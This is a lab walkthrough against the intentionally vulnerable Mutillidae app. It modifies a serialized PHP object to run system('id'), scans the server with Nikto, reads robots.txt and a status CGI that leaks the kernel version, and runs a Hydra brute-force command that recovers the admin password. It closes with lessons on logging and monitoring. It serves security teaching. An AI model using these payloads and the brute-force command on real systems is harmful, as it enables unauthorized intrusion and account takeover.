


The screenshot shows a web browser window with the address bar displaying `mutillidae/deserialize.php`. The page title is "Mutillidae" and there is a "Check Score" button. The main heading is "Select the insecure function you want to run." Below this are three links: "Say Hi", "Ask how I'm doing", and "Ask me what my name is". A section titled "What's going on?" explains that objects are being serialized and put into the data parameter in the query string. It shows a sample serialized object: `O:12:"DeSerializer":2:{s:18:"DeSerializercode";s:15:"print('Hello')";s:20:"DeSerializerresult";N;}`. It notes that there are non-printable characters in the string and that the underlying structure is straightforward.


Scrolling to the right in the URL until I see the value 15 and `print("Hello")`. Change the 15 to 12 and Hello to Hi,



The screenshot shows the same web browser window, but the address bar now displays a modified URL: `http://muti... 22%3BN%3B} x +`. The address bar content is highlighted, showing the modified query string: `A"%00DeSerializer%00code"%3B%3A12%3A"print("Hi")"%3B"%3B%3A20%3A"%00DeSerial`. The page title is "Mutillidae" and there is a "Check Score" button. The main heading is "Results". Below this, the text "Hi" is displayed.



In the URL bar, now change the 10 to 13 and the **phpinfo()** to **system("id")** and press Enter. I should see the results of the id command, showing that we are running as www-data.



9 Detect the Insecure Component

Launching Nikto

```
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 131145, size:
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
+ The X-Content-Type-Options header is not set. This could allow the user agent
nt fashion to the MIME type
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apac
current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to e
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8185 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2020-04-04 14:55:17 (GMT-4) (25 seconds)
```

I Retrieve the robots.txt file by executing the following command in the Terminal window:

wget mutillidae/robots.txt -O- 2>/dev/null

the **-O-** argument indicates that wget should print the file to the screen. The **2>/dev/null** redirects all the control output to the null device, meaning it just throws it away and doesn't display it.

```
student-kali$wget mutillidae/robots.txt -O- 2>/dev/null
User-agent: *
Disallow: cgi-bin/status.cgi
```

I Retrieve the output from the status.cgi script by executing the following command in the Terminal:

wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null

```
student-kali$wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null
Everything is <b>OK</b><br>
Linux mutillidae 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue J
<br>
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION ID="12.04"
```

Based on this information, we can search for an exploit to target this kernel version. I won't do it here since I have done a walkthrough with the Shellshock exploit on THB.

10 Insufficient Logging and Monitoring

Insufficient Logging and Monitoring refers to either logging too little information about security related events to allow for a full investigation after an incident, or sufficient logging but no one actually is monitoring the logs.

For instance let's brute force the login page with hydra. First we need the POST data information and the response when we give false Password trying to access the admin account.

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=lat7smn90etl4lmr4lpghi4ut1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=&password=&login-php-submit-button=Login
```


Password incorrect

Please sign-in

Username

Password

The settings are like thseses:

**hydra -f -l admin -P /usr/share/wordlists/rockyou.txt mutillidae http-post-form
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-
php-submit-button=Login:Password incorrect"**

```
[STATUS] 96.00 tries/min, 96 tries in 00:01h, 14344304 to do in 2490:20h, 16 active
[80][http-post-form] host: mutillidae login: admin password: adminpass
[STATUS] attack finished for mutillidae (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

If we check the logs in the web app panel, we notice a couple of things. First, the logs are stored in the database locally. This means that a successful compromise of the system would allow for an attacker to erase or even modify the logs. So while enough data is being logged, the logs are not stored in a reliable place.

192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User visited: login.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	Login Failed: Password for admin incorrect
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User visited: login.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	Login Failed: Password for admin incorrect

Second, there is no monitoring in place. A simple level of monitoring would be to have an automated system that watches how many login attempts are being made, and if too many are being made, the account could be locked, or the offending IP address could be blocked.